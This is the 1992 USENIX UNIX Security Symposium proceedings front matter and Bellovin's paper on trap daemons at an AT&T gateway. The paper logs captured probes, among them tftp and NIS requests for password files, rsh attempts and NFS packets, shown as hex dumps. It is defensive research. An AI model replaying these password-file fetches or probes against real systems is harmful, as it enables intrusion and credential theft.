

USENIX

UNIX SECURITY SYMPOSIUM PROCEEDINGS

AUTUMN
1992

U

US

USE

U

NIX

USENIX

SYMPOSIUM PROCEEDINGS

UNIX Security III

Baltimore, Maryland
September 14 - 16, 1992

For additional copies of these proceedings contact:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710

The price is \$30 for members and \$39 for nonmembers.

Outside the U.S.A and Canada, please add \$11 per copy
for postage (via air printed matter).

Past USENIX Security Proceedings (price: member/nonmember)

UNIX Security II	August 1990	Portland, OR	\$13/16
UNIX Security	August 1988	Portland, OR	\$ 7/ 7

Outside the U.S.A. and Canada, please add \$20 per copy
for postage (via air printed matter).

Copyright © 1992 by the USENIX Association
All rights reserved.

ISBN 1-880446-46-4

This volume is published as a collective work.
Rights to individual papers remain
with the author or the author's employer.

USENIX acknowledges all trademarks appearing herein.

Printed on the United States of America on 50% recycled paper, 10-15% post-consumer waste.



UNIX Security Symposium III Proceedings

*Sponsored by the USENIX Association in cooperation with the
Computer Emergency Response Team (CERT)*

USENIX Association

Baltimore, MD
September 14-16, 1992

UNIX Security Symposium III

Baltimore, MD
September 14-16, 1992

*Sponsored by the USENIX Association in cooperation with the
Computer Emergency Response Team (CERT)*

Tuesday, September 15

8:30 - 8:45 Opening Remarks

8:45 - 10:15 Keynote Address

The Justice Department's Computer Crime Initiative
Scott Charney, U.S. Department of Justice

10:35 - 12:05 War Stories

There Be Dragons 1
Steve Bellovin, AT&T Bell Laboratories

The Greatest Cracker-Case in Denmark: The Detecting,
Tracing, and Arresting of Two International Crackers 17
Joergen Bo Madsen, The Danish Computing Center for Research and Education

Experiences of Internet Security in Italy 41
Alessandro Berni, Paolo Franchi, Joy Marino, University of Genova

1:30 - 3:00 TCP/IP Network Security

An Internet Gatekeeper 49
Herve Schauer, Christophe Wolfhugel, Herve Schauer Consultants

Network (In)Security Through IP Packet Filtering 63
D. Brent Chapman, Great Circle Associates

SOCKS 77
David Koblas, Independent Consultant, Michelle R. Koblas, Computer Sciences Corporation

3:20 - 5:20 Tools 1

TCP WRAPPER: Network Monitoring, Access Control and Booby Traps 85
Wietse Venema, Eindhoven University of Technology

Restricting Network Access to System Daemons Under SunOS 93
William LeFebvre, Northwestern University

Centralized System Monitoring with Swatch 105
Stephen E. Hansen, E. Todd Atkins, Stanford University

Security Aspects of a UNIX PEM Implementation 119
James M. Galvin, David M. Balenson, Trusted Information Systems, Inc.

Wednesday, September 16

9:00 - 10:30 Tools 2

Introduction to the Shadow Password Suite..... 133
John F. Haugh, II, Locus Computing Corporation

Giving Customers the Tools to Protect Themselves..... 145
Shabbir J. Safdar, Purdue University

ESSENCE: An Experience in Knowledge-Based Security Monitoring and Control..... 155
Linda Baillie, Gary W. Hoglund, Lisa Jansen, Eduardo M. Valcarce, Digital Equipment Corporation

10:50 - 12:20 Tools 2 (Continued)

Anatomy of a Proactive Password Changer 171
Matt Bishop, Dartmouth College

Audit: A Policy Driven Security Checker for a Heterogeneous Environment..... 185
Bjorn Satdeva, /sys/admin, inc.

Secure Superuser Access Via the Internet..... 203
Darrell Suggs, Clemson University

1:45 - 3:15 Track 1 - Applied Research

Specifying and Checking UNIX Security Constraints 211
Allan Heydon, DEC Systems Research Center; J. D. Tygar, Carnegie Mellon University

A Secure Public Network Access Mechanism 227
J. David Thompson, Science Applications International Corporation, Kate Arndt, The MITRE Corporation

Network Security Via Private-Key Certificates..... 239
Don Davis, Geer Zolot Associates, Ralph Swick, Digital Equipment Corporation

1:45 - 3:15 Track 2 - MLS

Is There a C2 UNIX System in the House? 243
Jeremy Epstein, TRW Systems Division

Software Security for a Network Storage Service..... 253
Rena A. Haynes, Suzanne M. Kelly, Sandia National Laboratories

3:35 - 5:35 Track 1 - Applied Research (Continued)

SunOS, C2 and Kerberos - A Comparative Review 265
John N. Stewart, Syracuse University

Heterogeneous Intra-Domain Authentication..... 285
Bart De Decker, Els Van Herreweghen, Frank Piessens, K.U.Leuven

Observing Reusable Password Choices..... 299
Eugene Spafford, Purdue University

3:35 - 5:35 Track 2 - MLS (Continued)

Reconciling a Formal Model and a Prototype Implementation:
Lessons Learned in Implementing the ORGCON Policy..... 313
Marshall Abrams, Leonard LaPadula, Manette Lazear, Ingrid Olson, The MITRE Corporation

UNIX Operating Services on a Multilevel Secure Machine	329
<i>Bruno d'Ausbourg, CERT/ONERA France</i>	
Distributed Trusted UNIX Systems	347
<i>Charisse Castagnoli, Charles Watt, SecureWare, Inc.</i>	

Program Committee

Ed DeHart, Program Chair, CERT
Matt Bishiop, Dartmouth College
Bill Cheswick, AT&T Bell Laboratories
Ana Maria De Alvare, Silicon Graphics, Inc.
Jim Ellis, CERT
Barbara Fraser, CERT
Ken van Wyk, CERT

There Be Dragons

Steven M. Bellovin
AT&T Bell Laboratories
Murray Hill, NJ
smb@ulysses.att.com

July 30, 1992

Abstract

Our security gateway to the Internet, `research.att.com`, provides only a limited set of services. Most of the standard servers have been replaced by a variety of trap programs that look for attacks. Using these, we have detected a wide variety of pokes, ranging from simple doorknob-twisting to determined assaults. The attacks range from simple attempts to log in as `guest` to forged NFS packets. We believe that many other sites are being probed but are unaware of it: the standard network daemons do not provide administrators with either appropriate controls and filters or with the logging necessary to detect attacks.

1 Introduction

"Queer things you do hear these days, to be sure," said Sam.

"Ah," said Ted, "you do, if you listen. But I can hear fireside-tales and children's stories at home, if I want to."

"No doubt you can," retorted Sam, "and I daresay there's more truth in some of them than you reckon. Who invented the stories anyway? Take dragons now."

"No thank 'ee," said Ted, "I won't. I heard tell of them when I was a youngster, but there's no call to believe in them now. There's only one Dragon in Bywater, and that's Green," he said, getting a general laugh.

J.R.R. Tolkien, *Lord of the Rings*

By now, it is widely accepted that, among other denizens of the Internet, lurk crackers.¹ For whatever reason, these folks enjoy breaking into various computer systems. AT&T appears to be a tempting target. Our approach to this problem is two-fold. First, most machines here are not directly connected to the Internet. Rather, we rely on application-level gateways and *proxy servers*[Che90]. Second, we employ a variety of monitors and phony daemons. Instead of providing services useful to both legitimate users and crackers, these log the request, and initiate *counterintelligence* strategies to learn something about the source of the request.

We are certainly not the first ones to attempt to trick attackers[Sto88, Sto89, HM91]. But our motivation is somewhat different. We do not expect to prosecute, because (we

¹Some call them "crackers", and some call them "hackers". A compromise term might be "chrackers". We think that "vandals" is more appropriate, though those of a classical bent may prefer "Vandals", or even "Goths" or "Visigoths".

hope) no damage will occur to our machines. (This is not to say that the attackers do not try such things; see, for example, [Che92].) Nor, in general, do we care much about the identity of any particular attacker. Rather, we wish to study the attackers' strategies, tools, and techniques. Our goal is to learn what kinds of attacks are employed, both to warn others and to protect our own networks from internal crackers or from outsiders who have already gained a foothold within our network.

A word on the alarm messages shown. All of them are genuine, taken straight from our log files. However, the domain names, user names, logins, and IP addresses have been changed to protect the privacy of those concerned.

2 Tools and Traps

Our basic strategy is simple: except for the few servers we actually need — mail, ftp, and telnet — we run dummy servers for likely services. Some of these are quite specialized; others are generic packet suckers. All of them, though, log the incoming data, attempt to trace back the call, and — when feasible — try to distinguish between legitimate users and outside attackers.

The finger server is a good example. Attempts to finger a particular user are usually benign attempts to learn an electronic mail address. But that would not work even without our monitor program, since most users do not have logins on the gateway machine. Instead, we print a message explaining how to send mail by name. Generic finger attempts, though, are often used to gather login names for cracking attempts. Therefore, completely bogus output is returned, showing that `guest` and `berferd` — a dummy user name — are logged in. Counterintelligence moves, which include “reverse fingers”, are not done in this case, for fear of triggering a finger war. And all attempts are logged, for later analysis.

The so-called “r-commands” also merit a special server, because of the extra information they provide. For `rlogin` and `rsh`, the protocol includes both the originating user's login name and the login name desired on our gateway. Thus, we can do a precisely-aimed reverse finger, and we can assess the level of the threat. A login attempt by some user `foo`, and requesting the same login on `research.att.com`, is probably a harmless error. On the other hand, an attempt by `bin` to execute the `domainname` command as `bin` — see Figure 1 — represents enemy action. (It also suggests that the attacking machine has been compromised. Note, too, that all of the people shown as logged in are idle.) Attempts to `rlogin` as `guest` from a legitimate account usually fall in the doorknob-twisting category.

For most other services, we rely on a simple packet sucker. That is, a program invoked by `inetd` sits on the socket, reading and logging anything that comes along. While that is happening, counterintelligence moves are initiated. The TCP packet sucker exits when the connection is closed; the UDP version relies on a timeout, but will also exit if a packet arrives from some other source. The information gained from such a simple technique can be quite interesting; see Figure 2. It shows an attempt to grab our password file via `tftp`.

Experience with the packet sucker showed us that there were a significant number of requests for the `portmapper` service. The `portmapper`, part of Sun Microsystems's RPC package, maps a program identifier to a dynamically-assigned port number [Sun90]. The usual protocol is for the client to contact the server's `portmapper` to learn what port that service is currently using. The `portmapper` supplies that information, and the client proceeds to contact the server directly. This meant, though, that we were seeing only the identifier of the service being requested, and not the actual call to it. Accordingly, we

From: adm@research.att.com
To: trappers

Attempted rsh to inet[24640]
Call from host Some.Random.COM (176.75.92.87)
remuser: bin
locuser: bin
command: domainname

(/usr/ucb/finger @176.75.92.87; /usr/ucb/finger bin@176.75.92.87) 2>&1
[176.75.92.87]

Login	Name	TTY Idle	When	Where
rel	R. Locke	co	4d Sat 11:26	
afu	Albert Urban	p0	10: Fri 13:51	seed.random.com
rlh	Richard L Hart	p2	3:18 Sat 20:27	fatso1.random.c
rel	R. Locke	p4	3d Mon 09:05	taxi.random.com

[176.75.92.87]

Login name: bin
Directory: /bin
Never logged in.
No unread mail
No Plan.

Figure 1: An attack via rsh.

From: adm@research.att.com
To: trappers
Subject: udpsuck tftp(69)

UDP packet from host some.small.edu (125.76.83.163): port 1406, 23 bytes

0: 00012f65 74632f70 61737377 64006e65 ../etc/passwd.ne
16: 74617363 696900 tascii.

/usr/ucb/finger @125.76.83.163 2>&1
[125.76.83.163]

No one logged on

4 more packets received

Figure 2: Spoof of an attack detected by the UDP packet sucker.

decided to simulate the `portmapper` itself.

Our version, called the `portmopper`, does not keep track of any real registrations. Rather, when someone requests a service, a new socket is created, and its (random) port number is used in the reply. Naturally, we attach a packet sucker to this new port, so we can capture the RPC call.

Figure 3 shows excerpts from a typical session. We print and decode all the goo in the packet, because we do not know if someone might try RPC-level subversion. The first useful datum is delimited by `***` lines; it shows a request for the mount daemon, using TCP. Our reply (not shown) assigned port `0x691` to this session. Finally, the input on that port shows that procedure 2 is being called, with no parameters. There is currently no code to interpret the procedure numbers, but a quick glance at `/usr/include/rpcsvc/mount.h` shows that it's a dump request, i.e., a request for a list of all machines mounting any of our file systems. It is also worth noting that our counterintelligence attempt failed; the machine in question is not running a `finger` daemon.

An alternate approach would have been to use the standard `portmapper`, and to have packet suckers registered for each interesting service. We rejected this approach for several reasons. First and foremost, we have no reason to trust the security of the `portmapper` code or the associated RPC library. We are not saying, of course, that they have security holes; rather, we are saying that we do not know if they do. And we are morally certain that legions of would-be crackers are studying the code at this very moment, looking for holes. To be sure, we do not know that our code is bug-free; it is, however, smaller and simpler, and hence less likely to be buggy. (It is also relatively unknown, a non-trivial advantage.)

A second reason for eschewing the `portmapper` is that we do not know what the "interesting" services are. Our approach does not require that we know in advance; instead, we can detect requests for anything.

A third reason is that by its nature, the RPC library provides a high-level abstraction to the actual packets. This is useful for programmers, but bad for us; if, say, someone is playing games with the authenticators, we want to know about it.

Finally, we wanted our code to be very portable. In particular, we want it to run on Plan 9 machines[PPTT90]. As of now, no one has ported RPC to Plan 9. Doing so might not be a lot of work, but it is not work we are interested in performing.

2.1 Address Space Probes

Our gateway, `research.att.com`, is a well-known machine, and hence attracts crackers. A clever cracker, though, might investigate further, looking for other likely machines to try. There seemed to be two possibilities: blind probing of the address space, or examination of our domain name system (DNS) data[Moc87]. We decided to monitor for such attempts.

The obvious way to do such monitoring is to put a network controller into promiscuous mode and watch the packets fly by. Indeed, we did do just that; however, the solution was not at all straight-forward. The gateway machine runs RISC/os²; to our knowledge, it has no user-level mechanisms analagous to Sun's `nit` driver. We did have a SPARCstation³ that we could connect to the net; since that machine is not adequately secure, we had a wire cutter introduce itself to the transmit leads on the drop cable.

Although we could now listen, we could not learn as much as we would like. Upon seeing a packet for a new machine, our router's instinct is to issue an ARP request[Plu82].

²RISC/os is a trademark of MIPS Computer Corporation

³SPARCstation is a trademark of SPARC International, Inc.


```

From: adm@research.att.com
To: trappers
Subject: UDP portmopper from Another.COM (176.143.143.175)

Request:
  0:  2974eaca 00000000 00000002 000186a0  )t.....
 16:  00000002 00000003 00000000 00000000  .....
 32:  00000000 00000000 000186a5 00000001  .....
 48:  00000006 00000000  .....

xid: 2974eaca msgtype: 0 (call)
rpcvers: 2 prog: 100000 (portmapper) vers: 2 proc: 3 (getport)
Authenticator: credentials
Authtype: 0 (none) length: 0
Authenticator: verifier
Authtype: 0 (none) length: 0

***
reqprog: 100005 (mountd) vers: 1 proto: 6 port: 0
***
...
/usr/ucb/finger @176.143.143.175 2>&1
[176.143.143.175]
connect: Connection refused

Server input:
  0:  2976c57d 00000000 00000002 000186a5  )v.}.....
 16:  00000001 00000002 00000000 00000000  .....
 32:  00000000 00000000  .....

xid: 2976c57d msgtype: 0 (call)
rpcvers: 2 prog: 100005 (mountd) vers: 1 proc: 2
Authenticator: credentials
Authtype: 0 (none) length: 0
Authenticator: verifier
Authtype: 0 (none) length: 0
Parameters:

```

Figure 3: Output from the portmopper.

For non-existent machines, of course, no one can answer. Ideally, the monitoring machine would pick up such requests and provide a proxy ARP reply. Unfortunately, our security measures rendered that idea impractical. We thus have `research.att.com` handling proxy ARP for non-existent machines to point them towards the monitoring machine, a bizarre situation indeed. A final problem was that the ARP table is limited in size, so we could not provide complete coverage of the address space. We settled for the machines listed in the DNS, and for a few machines at either end of the range to detect counting up or counting down. Finally, we used the `tcpdump` program to do the monitoring; there was no point to building a special-purpose packet decoder when a very nice general one already existed.

The results of this trap have been rather curious. We have noticed a large number of `ftp` connection requests to `192.20.225.1`, a machine that has not existed for quite some time. Furthermore, the large majority of these connection attempts have come from abroad. We speculate that some old databases still list its address.

We have noticed a few attempts to connect to other machines. For the most part, these have been to DNS-listed addresses, rather than to random places on our network, and the one or two exceptions appear to be accidental. This log file is not examined in real time, so we have not been able to engage in our usual counterintelligence measures. Comparing the source addresses and timestamps with our other log files tends to show other forms of snooping going on. Such probes should likely be considered as hostile.

One set of probes was especially alarming. Immediately following the arrest of two alleged non-U.S. system crackers, someone else from that country launched a systematic probe of our network's address space. Our known machine was ignored. We believe that this was an attempt at revenge, and that our well-instrumented gateway machine was ignored because the attackers knew it for what it was.

Of late, we have seen concerted attempts to connect to random addresses of ours. The pattern does not suggest an attack; rather, it suggests hosts that are quite confused about our proper IP address. The problem appears to be corrupted DNS entries, which we have also experienced, rather than any security problem. This problem is discussed further in [Bel92].

2.2 Counterintelligence

When a probe occurs, we try to learn as much about the originating machine and user as we can. Thus far, the only generally-available mechanism to do that is the `finger` command. While far better than nothing, it has some weaknesses. Clever crackers have any number of ways to cover their tracks, such as overwriting `/etc/utmp` (it is world-writable on many systems) or using the appropriate options to `xterm`. And indeed, we have seen attacks from machines that claim to have no one logged in, viz. Figure 2.

There is also the problem of pokes originating from security-conscious sites. Often, these sites restrict or disable the `finger` daemon, for all the obvious reasons. Figure 3 shows an example. (That particular probe turned out to be an experiment by a friend.) To be sure, security-conscious sites are probably the least-likely to be penetrated. But no one is immune; one of our own theoretically-secure gateways was successfully attacked over a weekend, due to operator error.

Some sites take their own security precautions. One (unsolicited) prober noticed our reverse `finger` attempt, and congratulated us on it. Others who thought we were running a "cracker challenge contest" were able to detect our activities when specifically looking for them. The worst possibility would be an active response to our probe; it could easily

trigger a recursive *fingering* contest. For this reason, among others, we do not currently do reverse *fingers* in response to *finger* queries, but the problem could still arise. For example, an *rusers* query to us would trigger the *portmapper*'s counterintelligence probes; these in turn could cause the remote site to query our *rusers* daemon. It may be necessary to add some locking to our daemons.

We have contemplated adding other arrows to our counterintelligence quiver, but there are few choices available. The *rusers* command is an obvious possibility, but it offers less information than *finger* does. To be sure, because it goes through the *portmapper*, it is harder to block or monitor; unfortunately, many sites block all outside calls to the *portmapper* because of (valid) concerns about the security of some RPC-based services. Another choice would be the Authentication Server[Joh85], but our experiments show that very few sites support it. And SNMP[CFSD90] is generally implemented on routers, not hosts.

A totally different set of investigations are performed using DNS data. First of all, we attempt to learn the host name associated with the prober's IP address, which should be a trivial matter. In theory, all addresses should be listed in the inverse mapping tree; in practice, many are not. This problem seems to be especially commonplace overseas, probably due to the newness of the connections. In such cases, we have to look for the SOA and NS records associated with the inverse domain; using them, we attempt a zone transfer of the inverse domain, and scan it for any host names at all. That, finally, gives the zone name; we then transfer the forward-mapping zone and search for the target's address.

On a few occasions, this procedure has failed; we have been forced to resort to the use of *tracert*, manual *finger* attempts, and even a few *telnet* connections to various ports to see if any servers announce the host and domain name. Needless to say, none of this is automated; if a simple *gethostbyaddr()* call fails, we perform any further investigations ourselves.

There is one DNS-related check that we do automate, however. It is by now well-known that evil games can be played with the inverse mapping tree of the DNS. To detect this, we perform a cross-check; using the returned name, we do a forward check to learn the legal addresses for that host. If that name is not listed, or if the addresses do not match, alarms, gongs, and tocsins are sounded.

2.3 Log-Based Monitoring Tools

A number of our monitors are based on periodic analyses of logs. For example, attempts to grab a (phony) password file via *ftp* are detected by a *grep* job run via *cron*. We thus cannot engage in counterintelligence activity in response to such pokes. Nevertheless, they remain very useful. These monitors — and a serious attack discovered via them — are described more fully in [Che92].

We also discovered that our gateway machine was being used as a repository for (presumably stolen) PC software. Assorted individuals would store such programs under a directory named *“..^T”*, where *“^T”* represents the control-T character; others would retrieve it at their leisure. We idly discussed replacing these files with programs that printed nasty warnings, but settled for clearing out the incoming *ftp* area at least daily. That seems to have stopped the problem for now, though a better solution would be to add the notion of “inside versus outside” to the daemon, and to prohibit transfers that did not cross the boundary. (Other sites report similar incidents, often involving digitized erotic images. We leave to the readers' imagination what we could insert in place of these files.)

We are currently adding real-time analyzers to some of our logs. The implementation is simple:

```
tail -f logfile | awk -f script
```

This is an especially useful technique for the ftp daemon's logs; attempts to add more sophisticated mechanisms to the daemon itself would run afoul of the chroot environment it currently runs in.

There is danger lurking here. Our early versions could easily have fallen victim to a sophisticated attacker who used file names containing embedded shell commands. For this reason, among others, we run all of our traps with as few privileges as possible. In particular, where possible we do not run them as root.

3 Attacks Discovered

Thus far, we have seen a wide variety of attacks. Some of them are well-known, of course; there is nothing novel about password-guessing crackers. A typical scenario starts with a finger attempt; our pseudo-server returns output indicating that guest and berferd are logged in. Both of these accounts have obvious passwords; if the cracker takes the bait, we initiate counterintelligence measures. An attempt to log in as guest is in some sense less serious; one can make a plausible argument that sites that do not want guests should not have a guest account. No such excuse can be offered for trying to log in as an apparent genuine user.

The next level up are folks who want our password file. Our ftp daemon provides a dummy one (see [Che92] for details); a packet sucker catches tftp requests for it. We have contemplated the idea of distributing the same dummy file via tftp, but have rejected it; the benefit to us would be minimal, and we would have to expose ourselves to possible bugs in the tftp daemon.

There have been a fair number of attempts to rlogin to our machine. Most of these appear to be innocent, though curious nevertheless: why would anyone expect to be able to log in to another company's machines? Sometimes, we see attempts to connect as netlib, or to rcp the netlib distribution[DG87]; these most likely denote a somewhat-naive attempt to avoid the use of ftp when retrieving the netlib package we distribute. For other connections, we believe that fingers are faster than brains; the real intent was to use ftp or telnet to reach us. Regardless, such attempts represent noise in the log files.

Other connection requests have not been so genteel. We have seen attempts to rlogin as root coming from military sites. Figure 1 shows an attempt to execute the domainname command; apart from the obvious problem that exists if bin can connect to our machine, we suspect that the attacker planned mischief involving Sun's NIS.

The portmopper, and before that the UDP packet sucker, have picked up a number of RPC-related probes; the intent of some of these is unclear. We have no idea, for example, why someone would try to contact the rstatd daemon. There may be security problems lurking there. Other requests are most likely malicious; when someone tries to contact our (non-existent) NFS mount daemon, we assume that they are looking for file systems exported to the world. (Yes, there are many sites with that problem.)

There have been some connection requests to more obscure services. Several people have poked a packet sucker sitting on the whois port. Those have been innocent; generally, the captured data showed that the caller wanted the email address of researchers here. When

From: adm@research.att.com
To: trappers
Subject: udpsuck nfs(2049)

```
UDP packet from host a.non-us.edu (173.46.173.146): port 804, 40 bytes
  0:  2964e5a6 00000000 00000002 000186a3  )d.....
 16:  00000002 00000000 00000000 00000000  .....
 32:  00000000 00000000  .....
/usr/ucb/finger @173.46.173.146 2>&1
[173.46.173.146]
Login      Name      TTY Idle   When      Where
lu         Lee User   a  8:41 Fri 12:55 direct to room 101
ano        A.N. One   h6  3d Tue 00:49 direct to 719
nsa        Nun Atall  p0  36 Thu 18:56 eqg01:0.0
nsa        Nun Atall  p1  24 Thu 18:57 eqg01:0.0
```

Figure 4: A captured NFS request

feasible, we reply by email, doubtless causing much confusion and puzzlement. We will likely disable that trap in the near future. Other probers have connected to things like the nntp port. We do not know for certain what they had in mind; likely guesses include attempts to read newsgroups not carried at their own sites, or attempts to forge netnews postings.

The most sophisticated pokes have been attempted NFS operations[Sun90]. They may have been hand-crafted, as most normal NFS operations are preceded by mount requests. A sample alarm message is shown as Figure 4. Perhaps not surprisingly, the users shown as logged in have all been idle for quite some time.

Thus far, all of the NFS packets we have captured have been no-ops. In a few instances, we have been able to contact the individuals responsible; they generally replied that they were checking to see if our archives were accessible by NFS as well as by ftp. (A number of sites do provide this option; we marvel at their courage.) In fact, at least one popular program — the amd auto-mounter[Pen] — apparently generates NFS no-ops automatically.

We are starting to see worrisome levels of such queries. Given the existence of public NFS archives, checking to see if we offer such a service cannot be considered a hostile act. On the other hand, what we see with our current tools — NFS no-ops and queries to the mount daemon — are not distinguishable from a genuine attack. Our choices are either to ignore all such requests, or to emulate more of the protocol, so we can see what is really intended. Neither alternative is appealing.

We have recently seen several determined attempts to grab our password file via NIS (Figure 5). The attackers' programs made repeated attempts to guess our NIS domain name, which is needed in order to perform the transfer. Perhaps not surprisingly, these attempts occurred just a few weeks after the appropriate program was posted to a newsgroup.

There are several likely services where we have not, or not yet, received any serious pokes, such as bootp or X11. (Actually, we have seen a few connection attempts to our X11 monitor; investigation showed that they were innocent.) Perhaps the cracker community has not yet achieved a sufficient level of sophistication, or perhaps the traps have not been around long enough (the packet suckers were first deployed in mid-December of 1991). The

From: adm@research.att.com
To: trappers
Subject: UDP portmopper from several.different.places (230.154.230.241)

Request:

....

reqprog: 100004 (ypserv) vers: 2 proto: 6 port: 0

...

/usr/ucb/finger @230.154.230.241

[230.154.230.241]

No one logged on

Server input:

```
0: 2a36be5f 00000000 00000002 000186a4 *6._.....
16: 00000002 00000004 00000001 0000001c .....
32: 2a3b6cfa 00000004 69736673 00000000 *;l....isfs....
48: 00000000 00000001 00000000 00000000 .....
64: 00000000 0000000c 3139322e 32302e32 .....192.20.2
80: 32352e32 0000000d 70617373 77642e62 25.2....passwd.b
96: 796e616d 65000000 80000060 2a36be5e yname.....'*6.^
112: 00000000 00000002 000186a4 00000002 .....
128: 00000004 00000001 0000001c 2a3b6cfa .....*;l.
144: 00000004 69736673 00000000 00000000 ....isfs.....
160: 00000001 00000000 00000000 00000000 .....
176: 00000003 31393200 0000000d 70617373 ....192....pass
192: 77642e62 796e616d 65000000 80000064 wd.byname.....d
208: 2a36be5d 00000000 00000002 000186a4 *6.].....
224: 00000002 00000004 00000001 0000001c .....
240: 2a3b6cfa 00000004 69736673 00000000 *;l....isfs....
256: 00000000 00000001 00000000 00000000 .....
272: 00000000 00000008 32302e32 32352e32 .....20.225.2
288: 0000000d 70617373 77642e62 796e616d ...passwd.bynam
304: 65000000 80000060 2a36be5c 00000000 e.....'*6.\....
320: 00000002 000186a4 00000002 00000004 .....
336: 00000001 0000001c 2a3b6cfa 00000004 .....*;l.....
352: 69736673 00000000 00000000 00000001 isfs.....
368: 00000000 00000000 00000000 00000002 .....
384: 32300000 0000000d 70617373 77642e62 20.....passwd.b
400: 796e616d 65000000 80000064 2a36be5b yname.....d*6.[
```

...

Figure 5: Part of the alert message from an NIS attack.

frequency of attacks seems to be linked to the academic calendar; we saw a considerable upsurge in early January, when students would be returning to their campuses (in the U.S., at least), and a drop-off as their workload presumably increased.

When we detect an intrusion, we send a casual note to the system administrator. Generally, it says something like "someone from your site did <x> yesterday, and while we don't care much, we thought you might like to know, since such probes often come from stolen accounts." Responses are mixed. Some administrators respond immediately, ask for all the details we can provide, and take immediate action to track down the party responsible. Others never answer us. Perhaps they do not care, perhaps they never check `postmaster's` mailbox, or perhaps the intruder has detected and deleted the mail. That last would seem to be a plausible explanation; one would think that sites would care that their own machines had been compromised. Commercial sites generally react the most; academic sites the least. On at least three occasions, we have had to notify administrators at (U.S.) military sites; to our surprise, we never received any response at all. Copies of all alarm messages and all administrator notifications are kept on an optical disk; additionally, CERT sees these notes.

4 Where the Wild Things Are

Not surprisingly, most of the attacks we have seen come from universities, both in the U.S. and abroad.⁴ The distribution is highly non-linear; a few sites account for a high percentage of the misbehavior we see. One should not conclude, though, that the attackers are actually at those sites; very often, we see evidence of connection-laundering. This may take place because of open terminal servers, which permit hop-on/hop-off access, or because of a liberal attitude towards guest accounts, or because their own machines have been penetrated. We have seen evidence for all three explanations. (One persistent offender also hosts a well-known source archive accessible via NFS. We wonder if there is a connection. We also wonder about the integrity of the code in the archive.)

Table 1 shows the frequency of probes during February and March of 1992. The "ARP checks" indicate an address space probe judged to be suspicious enough to log; the other entries are based on a count of the automated trap messages generated. The `ftp` and `tftp` entries are of particular interest, since they are rarely, if ever, innocent. Other incidents, i.e., the `whois` connections, a few of the `portmopper` traps, and the `SNMP` messages, turned out to be benign.

The essential fact, though, is that the Internet can be a dangerous place. Individuals attempted to grab our password file at a rate exceeding once every other day. Suspicious `RPC` requests, which are difficult to filter via external mechanisms, arrived at least weekly. Attempts to connect to non-existent bait machines occurred at least every two weeks. It is worth noting that during the "Berferd" incident[Che92], we attempted, without success, to lure the intruders to that machine, which actually existed at the time. Now, connection requests have become commonplace. We do not know if there are that many more crackers, or if they have simply gotten more sophisticated in their targeting.

5 Ethical Concerns

To some, our activities are of dubious ethical character. The claim has been made that the existence of some of our monitors amount to entrapment. We welcome — and share —

⁴This section is based on data compiled by Bill Cheswick.

Table 1: Frequency of Attacks During February and March

Incident	Number
guest/demo/visitor logins	296
rlogins	62
ftp passwd fetches	27
nntp	16
portmopper	11
whois	10
snmp	9
x11	8
tftp	5
ARP checks	4
systat	2
nfs	2
Number of evil sites	95

their sensitivity to ethical issues, but not their conclusions. We are comfortable with what we are doing.

We do not regard it as at all wrong to monitor our own machine. It is, after all, *ours*; we have the right to control how it is used, and by whom. (More precisely, it is a company-owned machine, but we have been given the right and the responsibility to ensure that it is used in accordance with company guidelines.) Most other sites on the Internet feel the same way. We are not impressed by the argument that idle machine cycles are being wasted. Most individuals' needs for computing power can be met at a remarkably modest cost. Furthermore, given the current abysmal state of host security, we know of no other way to ensure that our gateway itself is not compromised.

Equally important, we are not attempting to prosecute anyone. Our goal is to understand what is happening, and to shoo away nuisances. The reaction from system administrators whom we have contacted has generally been quite positive. In most cases, we have been told that either the probe was innocent, in which case nothing is done, or that the attacker was in fact a known troublemaker. In that case, the very concept of entrapment does not apply, since by definition it is an inducement to commit a violation that the victim would not otherwise have been inclined to commit. In a few cases, a system administrator has learned, through our messages, that his or her system was itself compromised.

The most problematic monitor is that on the guest login. We have been told that its existence is itself a lure. We do not agree. Most attempts to use it are blind; the individual has no reason to believe that we provide such a service. Rather, we are simply one of many systems that is searched for open accounts. To be sure, such a search is likely to be futile; guest login accounts have become quite rare on the Internet, even on historically open systems. This is in marked contrast to the ARPANET of 15 years ago. The change was likely inevitable; the vastly-increased access to the Internet has also increased the number of users who do not share the same moral credo with respect to proper behavior. Few sites,

if any, are willing to expose themselves to unknown individuals. Even sites well-known for championing the principles of universal access have been forced to close down, because of abuses by a few guests.

The area of counterintelligence raises other serious issues. What sorts of network connections to other sites are proper? We must be very careful here not to step over the line. Given that we log finger attempts, and trace back rusers calls, are we justified in using those protocols ourselves? What about the aforementioned telnet operations? On occasion, we have had mail to a site administrator bounce; we have had to resort to things like hand-entered VRFY commands on the SMTP port to determine where the mail should be sent. Is that proper?

To carry matters a step farther, the suggestion has been made that in the event of a successful attack in progress, we might be justified in penetrating the attacker's computers under the doctrine of "immediate pursuit". That is, it may be permissible to stage our own counterattack in order to stop an immediate and present danger to our own property. The legal status of such an action is quite murky, though analogous precedents do exist. Regardless, we have not carried out any such action, and we would be extremely reluctant to; if nothing else, we would prefer to adhere to a higher moral standard than might be strictly required by law.

We do not claim to know definitive answers to these ethical questions. Thus far, we are comfortable with what we have done. If nothing else, our actions are (a) harmless, and (b) undertaken *only* in response to a "first strike" from the other site. But we are willing to listen to arguments that we have gone too far.

6 Future Extensions

There are several interesting ways to extend the current set of monitors. The most important change would be to monitor all requests for TCP or UDP services, and not just a select few. Currently, the gateway machine is blind to such probes, but the TCP listener on a Plan 9 machine has picked up requests for some very unusual port numbers, as part of an apparent attack[Bel92]. The ideal way to implement this monitoring would be for the kernel to pass unwanted packets to a user-level daemon, rather than issuing its own rejections. That daemon could do what it wanted — fork a child process to handle the connection, issue a reject, log the incident, etc. Unfortunately, no such mechanism exists at present in the systems we use. We may perform the necessary kernel surgery some day.

Our packet suckers could gather much more information if they had more ability to respond. We do not wish to write custom code for every possible service; however, a simple script interpreter might be useful. For example, the nntp listener could emit the proper greetings, thereby eliciting further input that might show the real location of the presumed security hole.

Along the same lines, we need better facilities for interpreting RPC requests. The current analysis program contains a lot of messy code; it should be fairly easy to write a printf-style interpreter for the messages. A better reply creator would be useful; for that, though, we might be best off using the real RPC library, our concerns notwithstanding. It might be useful to beef up the portmopper to respond to rpcinfo -p; we have seen a few such queries, and our own simulated attack scenarios have relied on it.

The DNS server (named) needs to have logging added as well. While it is probably inadvisable to note every single request, zone transfers can and should be logged. In theory,

very few sites have legitimate reasons for examining our zone data, but we have seen evidence that crackers are already doing so. Some sites, in fact, already restrict zone transfers, though dodging bugs is the usual reason given for such policies.

